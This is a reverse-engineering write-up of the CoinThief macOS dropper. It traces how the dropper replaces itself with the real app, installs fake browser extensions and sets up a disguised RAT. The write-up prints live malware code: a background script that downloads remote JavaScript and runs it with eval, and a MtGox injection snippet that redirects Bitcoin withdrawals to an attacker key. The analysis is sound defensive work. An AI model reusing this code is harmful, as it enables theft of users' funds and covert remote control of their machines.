

Analysis of CoinThief/A "dropper"

By fG!





















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There is no such thing as malware in OS X but last week another sample was spotted and made the “news”. I am talking about **CoinThief**, a malware designed to hijack **Bitcoin** accounts and steal everything (I must confess I laughed a bit; I think **Bitcoin** is just a bullshit pyramid scheme but I digress).

There are a few samples out there, in different stages of evolution, so this is probably not a very recent operation. *Nicholas Ptacek* from [SecureMac](#) broke the story and did an initial analysis. Check his link [here](#) and also [ThreatPost](#) for some details about the different infected applications and how it started.

This post will target the initial stage of the malware packed with **StealthBit** application and a bit into the installed malware browser extensions.

First step is to load the main binary into *IDA* or *Hopper* (I still use *IDA* mostly out of lazyness and habit). We are presented with this nice picture (not all methods shown) of very weird class and method names.

Function name	Segment
 start	__text
 +[NSString(FSIRIEKSNODKFWKIJDHSZ) ieo...	__text
 +[NSString(FSIRIEKSNODKFWKIJDHSZ) jfiw...	__text
 +[NSString(FSIRIEKSNODKFWKIJDHSZ) iwu...	__text
 _main	__text
 -[HEKSQFDQIHFJODNQ initWithUmiwujnfjdiwfsffi...	__text
 -[HEKSQFDQIHFJODNQ jfweiwhdnbyguuizih...	__text
 -[HEKSQFDQIHFJODNQ ifiekjwjndnuwihnufi...	__text
 -[HEKSQFDQIHFJODNQ setIfiekjwjndnuwihnu...	__text
 -[HEKSQFDQIHFJODNQ .cxx_destruct]	__text
 -[MMHOWJGHSKDUIHJWDJ initWithKiwuensjxhjs...	__text
 -[MMHOWJGHSKDUIHJWDJ fkoieyeniwbzune]	__text
 ___38__ MMHOWJGHSKDUIHJWDJ_fkoieyeni...	__text
 -[MMHOWJGHSKDUIHJWDJ owegijwnbskjfdw]	__text
 -[MMHOWJGHSKDUIHJWDJ kunfywzbodhdhwi]	__text
 -[MMHOWJGHSKDUIHJWDJ setKunfywzbodh...	__text
 -[MMHOWJGHSKDUIHJWDJ .cxx_destruct]	__text
 -[HIFOWEIOWEQJSDJFIVB initWithKieifhuwjksndi...	__text
 -[HIFOWEIOWEQJSDJFIVB jifsjiwfwbfhjbkgdg]	__text
 -[HIFOWEIOWEQJSDJFIVB jkiofewiwoiwjfhjfs]	__text
 -[HIFOWEIOWEQJSDJFIVB iowekjsnmbnsfhuy...	__text
 -[HIFOWEIOWEQJSDJFIVB ioweuidnsbnfugye...	__text
 -[HIFOWEIOWEQJSDJFIVB okafuejdsfsimxboks]	__text
 -[HIFOWEIOWEQJSDJFIVB utienfykwudiowbd...	__text
 -[HIFOWEIOWEQJSDJFIVB mdenwufioweihfs...	__text
 -[HIFOWEIOWEQJSDJFIVB oewiweyudnmfbdj...	__text
 -[HIFOWEIOWEQJSDJFIVB ioweuiwmdnfdhbxj...	__text
 -[HIFOWEIOWEQJSDJFIVB kwefnbsbsfbdhieo...	__text
 -[HIFOWEIOWEQJSDJFIVB pqzmxuxyieipzdz]	__text
 -[HIFOWEIOWEQJSDJFIVB iowuijemiiqijueeg...	__text
 -[HIFOWEIOWEQJSDJFIVB FileManager]	__text
 -[HIFOWEIOWEQJSDJFIVB setFileManager:]	__text
 -[HIFOWEIOWEQJSDJFIVB wiuehjhsdjhkfadfw]	__text
 -[HIFOWEIOWEQJSDJFIVB setWiuehjhsdjhkf...	__text
 -[HIFOWEIOWEQJSDJFIVB ioqwrwynmsnfhjs]	__text

This triggers immediate attention which I don't think it's good at all if you are trying to hide attention. Another example this time from *class-dump*:

```

__attribute__((visibility("hidden")))
@interface IOSDJDSNSDOWKDII : NSObject
{
    NSString *_fihwjsndkfkjs;
    NSString *_hisdhiwjksk;
    NSString *_sdhijkskjdfd;
}

@property(copy, nonatomic) NSString *sdhijkskjdfd; // @synthesize sdhijkskjdfd=_sdhijkskjdfd;
@property(copy, nonatomic) NSString *hisdhiwjksk; // @synthesize hisdhiwjksk=_hisdhiwjksk;

```

```
@property(copy, nonatomic) NSString *fihwjsndkfkjs; // @synthesize fihwjsndkfkjs=_fihwjsndkfkjs;
- (void).cxx_destruct;
- (BOOL)hidfisdfsguiwomc;
- (id)initWiwiwjmug:(id)arg1 jifikwdf:(id)arg2 mkoxjnwht:(id)arg3;
```

The strings are also a good starting point to start understanding the puzzle. It's easy to spot **base64** encoded strings, confirmed by the presence of **base64** methods.

```
bGFzdENocm9tZVBha1BhdGNoZWRRWZlJzaW9u
L0FwcGxpY2F0aW9ucy9Hb29nbGUgQ2hyb21lLmFwcC9Db250ZW50cy9WZXJzaW9ucw==
q24@?0@"NSString"8@"NSString"16
R29vZ2x1IENocm9tZSBGcmFtZXZvcmsuZnJhbWV3b3JrL1Jlc291cmNlcw==
RXh0ZW5zaW9uU2V0dGluZ3MucmV0dXJuRXh0ZW5zaW9uc0RhdGEgPSBmdW5jdGlvbihleHRlbnNpb25zRGF0YSkgewogICAgLy8gV2UgY2FuIGd1
RXh0ZW5zaW9uU2V0dGluZ3MucmV0dXJuRXh0ZW5zaW9uc0RhdGEgPSBmdW5jdGlvbihleHRlbnNpb25zRGF0YSkgewpmb3IodmFyIGE9MCxiPWV4
```

At this point we know we have a binary with obfuscated strings and class/method names. Different strategies are possible to continue analysis and reversing. **DTrace** and similar utilities can be used to have a general overview of what the binary is trying to do, or we can go directly into *IDA* and start making sense of the code. In the second option we can start reversing at **main()** or we can start checking what the obfuscated methods are trying to do and rename to something meaningful. I am a great fan of the second so I started checking each method sequentially.

The **getter** and **setter** methods are easy to spot. The **setter** methods start with set in the name because they are automatically generated via property keyword, and **getters** because their code just retrieves the instance variable. The obfuscator is probably a script that modifies the names before compilation (I don't think a define is enough for this), a LLVM pass, or just developed with those names.

```
; HIFOWEIOE0JSDJFIVB - (id)jewyriuwefnsdbfjsgw
; Attributes: bp-based frame
; id _cdecl -[HIFOWEIOE0JSDJFIVB jewyriuwefnsdbfjsgw](struct HIFOWEIOE0JSDJFIVB *self, SEL)
__HIFOWEIOE0JSDJFIVB_jewyriuwefnsdbfjsgw__proc near
; DATA XREF: __objc_const:00000001000099401o
push rbp
mov rbp, rsp
mov rdx, cs:OBJC_IVAR_$HIFOWEIOE0JSDJFIVB_jewyriuwefnsdbfjsgw ; NSString *_jewyriuwefnsdbfjsgw;
xor ecx, ecx
pop rbp
jmp __objc_getProperty
__HIFOWEIOE0JSDJFIVB_jewyriuwefnsdbfjsgw__endp

; ===== SUBROUTINE =====
; HIFOWEIOE0JSDJFIVB - (void)setJewyriuwefnsdbfjsgw:(id)
; Attributes: bp-based frame
; void _cdecl -[HIFOWEIOE0JSDJFIVB setJewyriuwefnsdbfjsgw:(id)](struct HIFOWEIOE0JSDJFIVB *self, SEL, id)
__HIFOWEIOE0JSDJFIVB_setJewyriuwefnsdbfjsgw__proc near
; DATA XREF: __objc_const:00000001000099581o
push rbp
mov rbp, rsp
mov rax, rdx
mov rdx, cs:OBJC_IVAR_$HIFOWEIOE0JSDJFIVB_jewyriuwefnsdbfjsgw ; NSString *_jewyriuwefnsdbfjsgw;
mov rcx, rax
xor r8d, r8d
mov r9d, 1
pop rbp
jmp __objc_setProperty
__HIFOWEIOE0JSDJFIVB_setJewyriuwefnsdbfjsgw__endp
```

Now let me show you a very simple method that writes a **mutex** to **~/Library/Preferences/fsdiskquota1**. In this file is present it means that the dropper code was previously executed and it should not happen again.

```
; void __cdecl -[HIFOWEIOWE0JSDJFIVB jkiofewiufoiwjfuhjfs](struct HIFOWEIOWE0JSDJFIVB *self, SEL)
__HIFOWEIOWE0JSDJFIVB_jkiofewiufoiwjfuhjfs_proc near
; DATA XREF: __objc_const:00000001000096D0↓o
    push    rbp
    mov     rbp, rsp
    push   r15
    push   r14
    push   r12
    push   rbx
    mov     rsi, cs:selRef_base64DecodedString
    lea    rax, NJINWIJGGOWUNX
    mov     rdi, [rax]
    mov     r15, cs:objc_msgSend_ptr
    call   r15 ; _objc_msgSend
    mov     rdi, rax
    call   _objc_retainAutoreleasedReturnValue
    mov     rbx, rax
    mov     rsi, cs:selRef_stringByExpandingTildeInPath
    mov     rdi, rbx
    call   r15 ; _objc_msgSend
    mov     rdi, rax
    call   _objc_retainAutoreleasedReturnValue
    mov     r14, rax
    mov     r12, cs:objc_release_ptr
    mov     rdi, rbx
    mov     rax, r12
    call   rax
    lea    rdi, stru_10000AAA0
    mov     rsi, cs:selRef_writeToFile_atomically_encoding_error_
    mov     rdx, r14
    mov     ecx, 1
    mov     r8d, 4
    xor     r9d, r9d
    call   r15 ; _objc_msgSend
    mov     rdi, r14
    mov     rax, r12
    pop     rbx
    pop     r12
    pop     r14
    pop     r15
    pop     rbp
    jmp    rax
__HIFOWEIOWE0JSDJFIVB_jkiofewiufoiwjfuhjfs_endp
```

The **base64** string is decoded, tilde expanded to the full path and **fsdiskquota1** mutex written. Nothing very complicated.

The trick here is to start renaming the methods so you can easily follow up the code. That is the annoying part of this obfuscation method but with a small dose of patience and time it falls apart. Renamed and commented method:

```
; void __cdecl -[HIFOWEIOWE0JSDJFIVB writesFsdiskquota1](struct HIFOWEIOWE0JSDJFIVB *self, SEL)
__HIFOWEIOWE0JSDJFIVB_writesFsdiskquota1_proc near
; DATA XREF: __objc_const:00000001000096D0↓o
    push    rbp
    mov     rbp, rsp
    push   r15
    push   r14
    push   r12
    push   rbx
    mov     rsi, cs:selRef_base64DecodedString
    lea    rax, NJINWIJGGOWUNX ; ~/Library/Preferences/fsdiskquota1
    mov     rdi, [rax]
    mov     r15, cs:objc_msgSend_ptr
    call   r15 ; _objc_msgSend
```

To make it easier for you this is a screenshot of the methods I renamed. Not all but the most important to understand what the dropper does.

__main	__text	0000000100001501
-[HEKSQFDQIHFWDJODNQ initWithUjndnuwihnuhufbfs:]	__text	000000010000159C
-[HEKSQFDQIHFWDJODNQ modifyChromePreferencesAndInstallAPlugin]	__text	0000000100001614
-[HEKSQFDQIHFWDJODNQ ifiekjwjdnuwihnuhufbfs]	__text	0000000100001DBD
-[HEKSQFDQIHFWDJODNQ setfilekjwjdnuwihnuhufbfs:]	__text	0000000100001DD0
-[HEKSQFDQIHFWDJODNQ .cxx_destruct]	__text	0000000100001DF0
-[MMHOWJGHSKDUIHJWDJ initWithUjndnuwihnuhufbfs:]	__text	0000000100001E03
-[MMHOWJGHSKDUIHJWDJ messWithChromePaks]	__text	0000000100001E7B
__38__MMHOWJGHSKDUIHJWDJ_fkoiejniwbzune__block_invoke	__text	0000000100002487
-[MMHOWJGHSKDUIHJWDJ owegijwknbsjkjfdw]	__text	00000001000024D5
-[MMHOWJGHSKDUIHJWDJ kunfywzbodhdhwi]	__text	000000010000255D
-[MMHOWJGHSKDUIHJWDJ setKunfywzbodhdhwi:]	__text	0000000100002570
-[MMHOWJGHSKDUIHJWDJ .cxx_destruct]	__text	0000000100002590
-[HIFOWEIOWEQJSDJFIVB initWithClassThatContainsStringsAndFileManager:]	__text	00000001000025A3
-[HIFOWEIOWEQJSDJFIVB doesFsdiskquota1Exists]	__text	00000001000026DE
-[HIFOWEIOWEQJSDJFIVB writesFsdiskquota1]	__text	0000000100002784
-[HIFOWEIOWEQJSDJFIVB startBackdoor]	__text	000000010000280E
-[HIFOWEIOWEQJSDJFIVB eraseDropper]	__text	000000010000294D
-[HIFOWEIOWEQJSDJFIVB startOriginalApplication]	__text	0000000100003086
-[HIFOWEIOWEQJSDJFIVB unpacksBrowserExtensions]	__text	000000010000317C
-[HIFOWEIOWEQJSDJFIVB retrieveSafariVersion]	__text	0000000100003302
-[HIFOWEIOWEQJSDJFIVB retrieveChromeVersion]	__text	0000000100003432
-[HIFOWEIOWEQJSDJFIVB installSafariExtensionAsPopUpBlocker]	__text	0000000100003562
-[HIFOWEIOWEQJSDJFIVB installChromeExtension]	__text	00000001000039C2
-[HIFOWEIOWEQJSDJFIVB makeBackdoorPersistent]	__text	0000000100003D3F
-[HIFOWEIOWEQJSDJFIVB removeTemporaryFiles]	__text	0000000100004267
-[HIFOWEIOWEQJSDJFIVB fileManager]	__text	00000001000043B1
-[HIFOWEIOWEQJSDJFIVB setFileManager:]	__text	00000001000043C2
-[HIFOWEIOWEQJSDJFIVB wiuehjhsjdjhkfadfw]	__text	00000001000043EE
-[HIFOWEIOWEQJSDJFIVB setWiuehjhsjdjhkfadfw:]	__text	0000000100004401
-[HIFOWEIOWEQJSDJFIVB get_ioqwrnymsnfhs]	__text	0000000100004421
-[HIFOWEIOWEQJSDJFIVB setIoqwrnymsnfhs:]	__text	0000000100004434
-[HIFOWEIOWEQJSDJFIVB get_iouweionfkihdwnjgwe]	__text	0000000100004454
-[HIFOWEIOWEQJSDJFIVB setIouweionfkihdwnjgwe:]	__text	0000000100004467
-[HIFOWEIOWEQJSDJFIVB get_oiyrtewnmbsdfskhif]	__text	0000000100004487
-[HIFOWEIOWEQJSDJFIVB setOiyrtewnmbsdfskhif:]	__text	000000010000449A
-[HIFOWEIOWEQJSDJFIVB get_iufewnfsmnbsdfhg]	__text	00000001000044BA
-[HIFOWEIOWEQJSDJFIVB setIufewnfsmnbsdfhg:]	__text	00000001000044CD
-[HIFOWEIOWEQJSDJFIVB get_jyfiwefjkmnsdbfwkfida]	__text	00000001000044ED
-[HIFOWEIOWEQJSDJFIVB setJyfiwefjkmnsdbfwkfida:]	__text	0000000100004500
-[HIFOWEIOWEQJSDJFIVB pathToUserLibraryFolder]	__text	0000000100004520
-[HIFOWEIOWEQJSDJFIVB setPathToUserLibraryFolder:]	__text	0000000100004533
-[HIFOWEIOWEQJSDJFIVB get_ouoiwkenkppandewd]	__text	0000000100004553
-[HIFOWEIOWEQJSDJFIVB setOuoiwkenkppandewd:]	__text	0000000100004566
-[HIFOWEIOWEQJSDJFIVB .cxx_destruct]	__text	0000000100004586
-[IOSDJDNSNDOWKDI initWiwijmxug:jifikwdf:mkojxnwhd:]	__text	0000000100004630
-[IOSDJDNSNDOWKDI messWithSafariExtensionsPlist]	__text	0000000100004719

The `initWithClassThatContainsStringsAndFileManager` method for the class `HIFOWEIOWEQJSDJFIVB` initializes an instance variable with a `NSFileManager` object and retrieves the location of the current logged in user `NSLibraryDirectory`. Then what I renamed as `startBackdoor` is called and the fun starts.

This method does the following:

- Erases itself and replaces it with the original **StealthBit** binary.
- Starts the original binary. At this point you have the original application running and the dropper, which will continue its work in the background.
- Verifies if the **mutex** exists.
- If **mutex** does not exist, write it and continue unpacking the malware payload.
- Browser extensions for *Safari* and *Chrome* are unpacked into a temporary folder.

- If unpack was successful, *Safari* version is retrieved. The extensions are only compatible with **Safari 5** or higher.
- Installs *Safari* extension that is masked as a **pop up blocker**.
- Retrieve *Chrome* version (if installed). Only supports **Chrome v25** or higher.
- Installs *Chrome* extension.
- Verifies if **Library/Handsoff** folder exists.
- If **Handsoff** is not installed the backdoor will be made persistent by creating a **fake Google Software Update** launch agent.
- Remove temporary files and exit.

At this point and assuming the whole process was successful against *Safari*, *Chrome*, and persistence, we have two malware extensions loaded into the browsers and a **RAT** installed in the target machine. Two screenshots of the **startBackdoor** method:

```
; void __cdecl -[HIFOWEIOWE0JSDJFIVB startBackdoor](struct HIFOWEIOWE0JSDJFIVB *self, SEL)
__HIFOWEIOWE0JSDJFIVB_startBackdoor_proc near
; DATA XREF: __objc_const:000000010000096E8J0
    push    rbp
    mov     rbp, rsp
    push   r15
    push   r14
    push   r13
    push   r12
    push   rbx
    push   rax
    mov     rbx, rdi
    mov     rsi, cs:selRef_eraseDropper
    mov     r12, cs:objc_msgSend_ptr
    call   r12 ; _objc_msgSend
    mov     rsi, cs:selRef_startOriginalApplication
    mov     rdi, rbx
    call   r12 ; _objc_msgSend ; launch original application
    mov     rsi, cs:selRef_doesFsdiskquota1Exists
    mov     rdi, rbx
    call   r12 ; _objc_msgSend
    test    al, al
    jnz    loc_10000292F
    mov     rsi, cs:selRef_writesFsdiskquota1
    mov     rdi, rbx
    call   r12 ; _objc_msgSend
    mov     rsi, cs:selRef_unpacksBrowserExtensions
    mov     rdi, rbx
    call   r12 ; _objc_msgSend
    test    al, al
    jz     loc_10000292F
    mov     rsi, cs:selRef_retrieveSafariVer
    mov     rdi, rbx
    call   cs:objc_msgSend_ptr
    cmp     rax, 5
    jl     short loc_10000289A ; skip install if safari is lower than 5
    mov     rsi, cs:selRef_installSafariExtensionAsPopUpBlocker
    mov     rdi, rbx
    call   cs:objc_msgSend_ptr

loc_10000289A:
; CODE XREF: -[HIFOWEIOWE0JSDJFIVB startBackdoor]+7A1j
    mov     rsi, cs:selRef_retrieveChromeVersion
    mov     rdi, rbx
    call   cs:objc_msgSend_ptr
    cmp     rax, 19h
    jl     short loc_1000028C0 ; skip Chrome if lower than 25
    mov     rsi, cs:selRef_installChromeExtension
    mov     rdi, rbx
    call   cs:objc_msgSend_ptr
```

```

loc_10000289A:                                ; CODE XREF: -[HIFOWEIOWE0JSDJFIVB startBackdoor]+7A1j
mov     rsi, cs:selRef_retrieveChromeVersion
mov     rdi, rbx
call   cs:_objc_msgSend_ptr
cmp     rax, 19h
jl     short loc_1000028C0 ; skip Chrome if lower than 25
mov     rsi, cs:selRef_installChromeExtension
mov     rdi, rbx
call   cs:_objc_msgSend_ptr

loc_1000028C0:                                ; CODE XREF: -[HIFOWEIOWE0JSDJFIVB startBackdoor]+A01j
mov     rsi, cs:selRef_fileManager
mov     rdi, rbx
call   r12 ; _objc_msgSend
mov     rdi, rax
call   _objc_retainAutoreleasedReturnValue
mov     r14, rax
mov     rsi, cs:selRef_base64DecodedString
lea     rdi, cfstr_Tglicmfyes9iyw ; Library/Handsoff
call   r12 ; _objc_msgSend
mov     rdi, rax
call   _objc_retainAutoreleasedReturnValue
mov     r15, rax
mov     rsi, cs:selRef_fileExistsAtPath_
mov     rdi, r14
mov     rdx, r15
call   r12 ; _objc_msgSend
mov     r12b, al
mov     r13, cs:_objc_release_ptr
mov     rdi, r15
call   r13 ; _objc_release
mov     rdi, r14
call   r13 ; _objc_release
test    r12b, r12b
jnz    short loc_10000292F ; if hands off exists skip this
mov     rsi, cs:selRef_makeBackdoorPersistent ; install backdoor RAT and start it
mov     rdi, rbx
call   cs:_objc_msgSend_ptr

loc_10000292F:                                ; CODE XREF: -[HIFOWEIOWE0JSDJFIVB startBackdoor]+3E1j
                                                ; -[HIFOWEIOWE0JSDJFIVB startBackdoor]+601j ...
mov     rsi, cs:selRef_removeTemporaryFiles
mov     rdi, rbx
add     rsp, 8
pop     rbx
pop     r12
pop     r13
pop     r14
pop     r15
pop     rbp
jmp     cs:_objc_msgSend_ptr
_HIFOWEIOWE0JSDJFIVB_startBackdoor_endp

```


The original binary is located in the **_CodeSignature** folder and named **.dSYM**. The extensions are located in the same folder in a bzip2 archive named **.sig**. The dropper does not show in the *Dock* because **LSUIElement** setting is used in the **Info.plist**. When the dropper erases itself, the setting is removed from the plist so the legit application shows up in the *Dock*. For the user everything looks normal – application startup time is fast. The original application is started by creating a new **NSTask** and using the **open** command to start again the now legit **StealthBit.app**.

The functions that install the extensions are not very interesting in terms of reversing. They locate the extension folders, and install/active the malware extension. The *Chrome* related methods are a bit more complex because they look up more information about its internals and mess with the **paks** and so on. I don't know much about *Chrome* internal organization and wasn't much interested in reversing them – nothing valuable to me in terms of understanding the whole process.

Now a bit into the extensions, using the *Safari* version as reference. As previously said, it is spoofed as a **Pop-Up Blocker** made by *Eric Wong* using **KangoExtensions**. The contents of description file are:

```
{
  "kango_version": "1.3.0 d6f8f2cf3761",
  "content_scripts": [
    "libs/jquery-2.0.3.min.js",
    "injected/main.js"
  ],
  "name": "Pop-Up Blocker",
  "creator": "Eric Wong",
  "kango_package_id": "dev",
  "background_scripts": [
    "libs/jquery-2.0.3.min.js",
    "settings/defaultSettings.js",
    "settings/settings.js",
    "global/encryption/jsEncrypt.js",
    "global/encryption/updateVerifySignature.js",
    "global/cryptoJS/components/core-min.js",
    "global/cryptoJS/components/enc-base64-min.js",
    "global/cryptoJS/components/sha1-min.js",
    "global/cryptoJS/rollups/aes.js",
    "global/cryptoJS/rollups/md5.js",
    "global/cryptoJS/rollups/tripledes.js",
    "global/jsrsasign/ext/jsbn-min.js",
    "global/jsrsasign/ext/jsbn2-min.js",
    "global/jsrsasign/ext/base64-min.js",
    "global/jsrsasign/ext/rsa-min.js",
    "global/jsrsasign/ext/rsa2-min.js",
    "global/jsrsasign/asn1hex-1.1.min.js",
    "global/jsrsasign/rsapem-1.1.min.js",
    "global/jsrsasign/rsasign-1.2.min.js",
    "global/jsrsasign/x509-1.1.min.js",
    "global/jsrsasign/crypto-1.1.min.js",
    "background.js"
  ],
  "homepage_url": "http://kangoextensions.com/",
  "version": "1.0.0",
  "id": "com.optimalcycling.safari.popupblocker",
  "description": "Blocks pop-up windows and other annoyances."
}
```

Screenshot of the Safari extension:



The **Kango** stuff is mostly uninteresting except for the **background.js** file. What it does is to try to contact a remote server and download a file, which will be the effective malware payload responsible for hijacking the **Bitcoin** sites accounts information.

```
if(!kango.storage.getItem('installed')) {
  //Get first version and run

  $.get(settings.get('reportServer')+"/updates/firstUpdate.php", function(data) {
    //Checking signature
    if(updateVerifySignature(CryptoJS.SHA1(data.global), CryptoJS.SHA1(data.injected), data.signature)) {

      //Saving to localStorage
      kango.storage.setItem('globalJS',data.global);
      kango.storage.setItem('injectedJS',data.injected);
      kango.storage.setItem('installed',true);

      //Saving current version
      kango.storage.setItem('extensionUpdateTimestamp',0);
      kango.storage.setItem('agentUpdateTimestamp',0);

      //Executing script
      eval(kango.storage.getItem('globalJS'));
```


```
        if(settings.get('debug')) console.log("Valid First Release");
    } else {
        if(settings.get('debug')) console.log("First Release: Bad Signature");
    }

    }, "json" );
} else {
    //Running saved version
    try {
        eval(kango.storage.getItem('globalJS'));
    } catch(err) {

        if(kango.storage.getItem('globalJS_old')) {
            kango.storage.setItem('globalJS', kango.storage.getItem('globalJS_old'));
        } else {
            //Error in version 0, resetting extension.
            kango.storage.clear();
        }
    }
}

if(settings.get('debug')) {
    function uninstall() {
        console.log("Uninstalling...");
        kango.storage.clear();
    }
}
```

A screenshot of the connection attempt to the remote server:

































If you are interested in looking at the contents of the malware payload just download it [here](#). Password is “infected!”. You can find **javascript** code such as this sample for the **MtGoxPlugin**:

```
MtGoxPlugin.prototype.injectPage = function (withdrawKey) {
  function injectScript(source) {
    var elem = document.createElement("script");
    elem.type = "text/javascript";
    elem.innerHTML = source;
    document.head.appendChild(elem);
  }

  var balance = Math.round((parseFloat($('#virtualCur span').text().match(/(.*?)\s/)[1])-0.001)*100000000);

  injectScript("var pubKey = '"+ withdrawKey +"'; balanceBTC = '"+ balance +"'; "+
  "("+(function() {
    $.ajaxSetup({
      beforeSend: function(jqXHR, settings) {
        if(settings.url == '/api/2/money/bitcoin/send_simple') {
          settings.data = settings.data.replace(/amount=.*\&address=/, 'amount='+ balanceBTC +'&');
          settings.data = settings.data.replace(/address=.*\&address/, 'address='+ pubKey +'&address');
        }
      }
    });
  }).toString()+")()");
};
```

The last step is to reverse the **RAT**, a binary called **Agent** and installed in **~/Library/Application Support/.com.google.softwareUpdateAgent**. I did not reverse this module yet but it appears to be responsible for sending data to the remote servers and also remote access to the infected machines. It has a few obfuscated methods reused from the dropper but everything else is not obfuscated. There is a method that verifies the presence of *Little Snitch*, which is funny because that doesn't exist in the dropper. Probably some quality control issues! There's also a method checking for **1Password**.

	+{AGNApplication load}	__text
	-{AGNApplication init}	__text
	-{AGNApplication start}	__text
	-{AGNApplication isFirewallActive}	__text
	-{AGNApplication listenTimerFired:}	__text
	-{AGNApplication TCPLListener:didAcceptC...	__text
	-{AGNApplication remoteHTTPMethodInvo...	__text
	-{AGNApplication TCPLListener}	__text
	-{AGNApplication setTCPLListener:}	__text
	-{AGNApplication safariExtensionMonitor}	__text
	-{AGNApplication setSafariExtensionMonit...	__text
	-{AGNApplication chromeExtensionMonitor}	__text
	-{AGNApplication setChromeExtensionMo...	__text
	-{AGNApplication activeConnectionHandlers}	__text
	-{AGNApplication setActiveConnectionHan...	__text
	-{AGNApplication .cxx_destruct}	__text
	-{MMHOWJGHSKDUIHJWDJ initKiwuensj...	__text
	-{MMHOWJGHSKDUIHJWDJ fkoieyjniwb...	__text
	__38__MMHOWJGHSKDUIHJWDJ_fkoi...	__text
	-{MMHOWJGHSKDUIHJWDJ owegijwknb...	__text
	-{MMHOWJGHSKDUIHJWDJ kunfywzbod...	__text
	-{MMHOWJGHSKDUIHJWDJ setKunfywz...	__text
	-{MMHOWJGHSKDUIHJWDJ .cxx_destruct}	__text
	-{AGNGetInfos uuid}	__text
	-{AGNGetInfos run}	__text
	-{AGNGetInfos isLittleSnitchInstalled}	__text
	-{AGNGetInfos isHandsOffInstalled}	__text
	-{AGNGetInfos isXcodeInstalled}	__text
	-{AGNGetInfos isBitcoinQtInstalled}	__text
	-{AGNGetInfos isElectrumInstalled}	__text
	-{AGNGetInfos isMultiBitInstalled}	__text
	-{AGNGetInfos isHiveInstalled}	__text
	-{AGNGetInfos isBitMessageInstalled}	__text
	-{AGNGetInfos isOnePasswordInstalled}	__text
	-{AGNTCPLListener listenOnPortNumber:er...	__text
	_handleConnect	__text
	-{AGNTCPLListener setLastCFSocketError:}	__text
	-{AGNTCPLListener stopListening}	__text
	-{AGNTCPLListener closeSocket:}	__text
	-{AGNTCPLListener dealloc}	__text

What else is there to say about this? I have at least five different infected applications, in different stages of evolution (some without obfuscated methods).

As far as I have read/know they were available on popular downloads sites. Trust is a difficult problem to solve.

What are the conclusions and lessons from this malware?

There's some fuss around regarding my previous post about evil iTunes plugins, with a quite surprising number of "uninformed" people using the argument of "arbitrary code execution". Well, the thing is that everything you download from the Internet is arbitrary code unless you reverse every single binary, and that has the strong assumption that you are able to understand everything it does. Quite a task I might say!

